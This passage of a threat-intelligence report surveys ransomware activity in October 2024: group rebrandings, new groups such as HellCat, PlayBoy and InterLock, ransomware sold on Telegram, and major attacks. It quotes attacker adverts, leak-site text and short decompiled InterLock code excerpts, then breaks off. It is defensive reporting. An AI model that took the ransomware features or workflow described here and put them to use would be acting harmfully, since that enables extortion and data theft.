
- Gained root privileges by exploiting remote code execution vulnerability (CVE-2024-51378), encrypted files, and then demanded ransom of $200 (about KRW 280,000)
- Decryption possible because private key was stored in script (.sh) used for encryption

KillSec attacks real estate data platform in Korea

- KillSec posted data release threat on October 5 along with sample data
- Claimed data included personal information, tax-related data, government documents, business registration certificates and more
- Released all data (105 MB) on October 8

CyberVolk attacks bio lab in Korea

- Attacker gained access to lab's website administrator panel
- Posted on Telegram channel that they were selling page logs



Andariel involved in Play's ransomware attack

- Attackers used compromised accounts of target customers to infiltrate network on May 24
- After initial infiltration, utilized Silver and Dtrack to maintain connectivity and spread throughout internal infrastructure
- On September 24, stole credentials, disabled security solutions, and deployed ransomware using same account used for initial intrusion
- Unclear whether Andariel only served as IAB or joined as affiliate of Play group

APT73 group rebranded as Bashe

- ATP73 group inactive since August 24, but resumed activities after rebranding as Bashe
- Reposted existing victims on dark web leak site and added 20 new victims

Apos Security group resumes activity

- Group uploaded victims to Notion following its first appearance in April 24 .
- Deleted Notion page week after beginning activities, ceased activity, and opened new dark web leak site in October
- No new victim posted yet, only reposts of existing victims

Parano ransomware V1 on sale over Telegram

- Ransomware using detection evasion techniques and analysis interference techniques being sold for $400 (about KRW 550,000)
- Separate ransomware builder can be used to change ransom note, wallpaper, encrypted extension, cryptocurrency wallet address, etc.

Dragon Team announces ransomware development and RaaS offering

- Group first appeared in October, operates on Telegram, and has been involved in defacement of websites, data theft, and ransomware attacks
- Announced that it would offer RaaS based on Dragon ransomware

Figure 1. Trends of ransomware

Ransomware Threats





Figure 2. Ransomware threats in October 2024

New threats


In October, several existing ransomware groups rebranded and resumed operations. The Apos Security group appeared in April and posted victims on their Notion page, but after a week of activity, they deleted the posts and disappeared. In October, they opened a new dark web leak site and posted one additional case along with the existing victims. The APT73 group suspended its activities on August 29, then changed its name to Bashe in October and resumed activities by uploading 20 new victims. In addition, the activity of new ransomware groups also increased, with the Nitrogen group posting 11 cases, the Sarcoma group posting 41 cases, the InterLock group posting six cases, the HellCat group posting one case, and the PlayBoy group posting one case.



```
-----BEGIN PGP SIGNED MESSAGE-----
Hash: SHA512

On [22/10/2024], HELLCAT was just an idea. Only two days later, we launched our first attack quick, right?

Now, were taking the HELLCAT servers offline for a few days to get ready for whats next. Weve got targets, and were making sure everythings in place.

Wait for us ... #HELLCAT.

-----BEGIN PGP SIGNATURE-----

iHUEARYKAB0WIQQqAxqbiuUi4RkM//sHznxV9M4/gQUCZx42jwAKCRAHznxV9M4/
gU5sAQCACwLfBEnjdmzdg/hE8WDJncY81HLVG9Lk2ZIRGJIJkQD+KKQFElhPoJ+Y
l1iWVw69RH2V5B31bjelts6WmogNdAQ=
=lfkz
-----END PGP SIGNATURE-----
```

Figure 3. HellCat notice

A new ransomware group, the HellCat group, stole about 45 GB of internal documents from the Knesset, Israel's unicameral legislature, and demanded a ransom of $200,000 (about KRW 280 million) on their dark web leak site. They deleted the post about three days later and left a notice that they would disable the server until further activity and return if the next attack was successful.



Latest Posts

Companies that failed to cooperate

German Chamber of Commerce

Available in: **5d 17h 56m 43s**

05.11.2024 16:00 EET

PlayBoy Source Code Sale

Available in: **1d 1h 56m 43s**

01.11.2024 00:00 EET


Closure Closure

Available in: **0d 15h 56m 43s**

31.10.2024 14:00 EET

Figure 4. PlayBoy’s dark web leak site

Meanwhile, there was a group that ended its activities just two days after its appearance. The PlayBoy group, which first appeared on October 28, attacked the German Chamber of Commerce and demanded $28 million (about KRW 38.6 billion). However, the post did not include stolen sample data, the type of data, or the size of the data. Two days later, they announced the abrupt closure of the site and posted an advertisement for the sale of all infrastructure, including the source code, dark web leak site, and admin panel. Since the 31st, their dark web leak site has been inaccessible.



⚡ Parano RansomwareV1 ⚡

🔥 The New ransomware has been developed with a completely unique algorithm

🍷 Features:

🦠 Developed with C/C++.
🦠 Fully Undetectable (FUD) All Antivirus
🦠 No stub is required for decryption,
🦠 You keep each stub's decryption key as your mind and manage it.
🦠 No need for internet or network connection.
🦠 Features Anti Virtual Machine, Anti Debugging, and Anti Sandbox capabilities.

> 🦠 Uses AES-128 and RSA-4096 encryption algorithm. Each encrypted file's AES encryption key is randomly generated, stored and encrypted with RSA encryption key. You should

Price : 400$ Per Stub

▶️ Contact : @Paranodeus

📢 Soon: Dragon Ransomware RaaS Platform Launch👑

Prepare for the release of Dragon Ransomware's powerful Ransomware-as-a-Service (RaaS), where users will gain full control over ransomware operations through an easy-to-use platform. 🔥

Your Command Center: Access our secure website to manage targets with precision and flexibility. This intuitive platform combines cutting-edge encryption with real-time control for seamless deployment.

Unmatched Power, Total Privacy: Leveraging industry-leading security, Dragon Ransomware ensures all operations are protected and private.

Figure 5. Ransomwares using Telegram (left: Parano Ransomware V1, right: Dragon Ransomware)

Ransomware threats using Telegram also continue to occur. On October 19, a post selling Parano ransomware along with various detection evasion techniques for $400 (about 550,000 won) was uploaded to a channel. A new ransomware group called Dragon operates on Telegram. They sell the data they steal using their ransomware via Telegram, and recently introduced Dragon RaaS, which provides ransomware as a service. Although they do not provide services, yet as only the ransomware has been developed, they announced that they will provide RaaS services that include ransomware and management pages in the future.

Top 5 Ransomwares




Figure 6. Major ransomware attacks by industry/country


The RansomHub group has established itself as a threat group, posting 84 victims in October alone. They recently attacked Grupo Aeroportuario del Centro Norte (OMA), an airport security agency in parts of Mexico, and stole 3 TB of data, including accounting and investment data, customer personal information, credentials and passwords, and databases. This attack also led to the paralysis of systems at the airports managed by OMA, and caused major disruptions in work such as the malfunction of airport screens.

The Play group attacked OzarksGo, a US broadband service provider, disrupting its services and stealing data including personal information, confidential documents, customer documents, budget information, payrolls and contracts. Due to this attack, OzarksGO has been unable to provide smooth TV services to its customers since October 7. According to an official statement from the company, the service disruption is expected to last for a long time, and the company is implementing measures such as exempting TV service fees and converting existing TV services to streaming services for free. The company is suffering significant losses due to service disruptions caused by the ransomware attack and the costs of follow-up measures.

The Sarcoma group, which emerged in October, posted 41 victims in just one month. They attacked Ferrer & Ojeda, an insurance company for businesses and corporations, and stole and released 1.27 TB of data containing contracts, personal information of employees, and key database information.

The KillSec group reported 32 victims in October alone, the highest number since they began their activities. They also launched a new dark web leak site, KillSecurity 3.0, with an improved UI. Last October, they attacked a real estate data platform in Korea and stole and released data such as personal information, proof of enrollments, and business registration certificates.

The Meow group attacked Israeli security company Modi'in Ezrachi, a company that provides security and guard services in Israeli-occupied territories and Jewish settlements, protects educational institutions and government facilities under contract with the Israeli government, and operates key checkpoints in the West Bank. The Meow group stole 486 GB of sensitive data from Modi'in Ezrachi, including employee information, government contracts, and security passes.




Leaks

Cathexis Holdings LP
https://www.cathexis.com/
Today, we unveil nearly 3 million files from the "Cathexis Holdings LP" corporate network. Dive into a wealth of SQL databases, email backups, and an expansive collection of corporate documents that offer unparalleled insights into one of the most diverse investment firms out there. Now, the information that drives billion-dollar decisions is at your fingertips, absolutely free! Transform your business with data that others pay a fortune for your path to insider knowledge starts today
Data Size: 3.8Tb

Wayne County
https://www.waynecounty.com/
Wayne County is located in the state of Michigan, United States. We offer you more than 130 SQL databases . A large collection of confidential criminal investigation files, personal data of residents.
Data Size: 7.7TB

Figure 7. InterLock's dark web leak site

The InterLock group was first discovered on October 9, at which point their dark web leak site had no victims posted, but they started posting victims on the 13th. After an attack, they give victims a total of four days to decrypt their files and prevent the leaked data from being made public. If the victim pays the ransom within this period, the stolen data is destroyed along with the decryption, but if the negotiation period passes or negotiations do not go well, they threaten to destroy the decryption key and sell or disclose the data.



1 Step : Get token
If this your first time contacting support,
enter your organization ID to receive a unique token

[redacted] your Email

[redacted] organization ID

Your personal chat ID:
[redacted]

SAVE YOUR CHAT ID, WITHOUT IT YOU WILL NOT BE ABLE TO CONTINUE A PREVIOUSLY STARTED DIALOG


2 Step : Go chat
To enter the chat room, enter a
unique chat token

[redacted]

To enter the chat room, enter a unique chat token

Figure 8. InterLock's dark web negotiation page

The InterLock group uses ransom notes to guide victims to access a chat page. After providing the page address and explaining the access method, they provide the victim with a token that allows them to create a unique chat room by entering the ID and user email address listed in the ransom note. The victim can then negotiate with the attacker in the chat room.



```
initRand();
params(argc, argv);
if ( systemArg )
  return addScheduledTask(argc, argv);
ThreadInit();
if ( pathFile )
  threadStart(&pathFile);
if ( pathDir )
  loopdir(&pathDir);
if ( !pathDir && !pathFile )
  allloop();
sleep(1);
waitThread();
threadFree();
sleep(2);
if ( delArg )
  deleteme();
jEvtClearLog();
return 0;
```

```
initRand();
params(argc, argv);
threadInit();
if ( pathFile )
  threadStart(&pathFile);
if ( pathDir )
  loopdir(&pathDir);
if ( !pathDir && !pathFile )
  allLoop();
sleep(1u);
waitThread();
threadFree();
sleep(2u);
if ( (del & 1) != 0 )
  removeme(*argv);
return 0;
```


Figure 9. Comparison of InterLock ransomware code (left: Windows, right: Linux)

The InterLock ransomware exists in two versions: Windows and Linux. The two versions operate almost identically in terms of checking parameters and encrypting files based on multithreading. However, reflecting OS differences, there are differences between the two versions for some modules, functions, exception directories, and files. There are also other functional differences. For example, in the Windows version, the attacker registers the ransomware in the task scheduler and deletes the event log after encrypting the files. Therefore, this report analyzes the similarities and differences between the two versions and discusses in detail how they work on each operating system.

InterLock Ransomware

Encryption key

Encrypt files with the AES algorithm and protect the keys and IV with the RSA algorithm



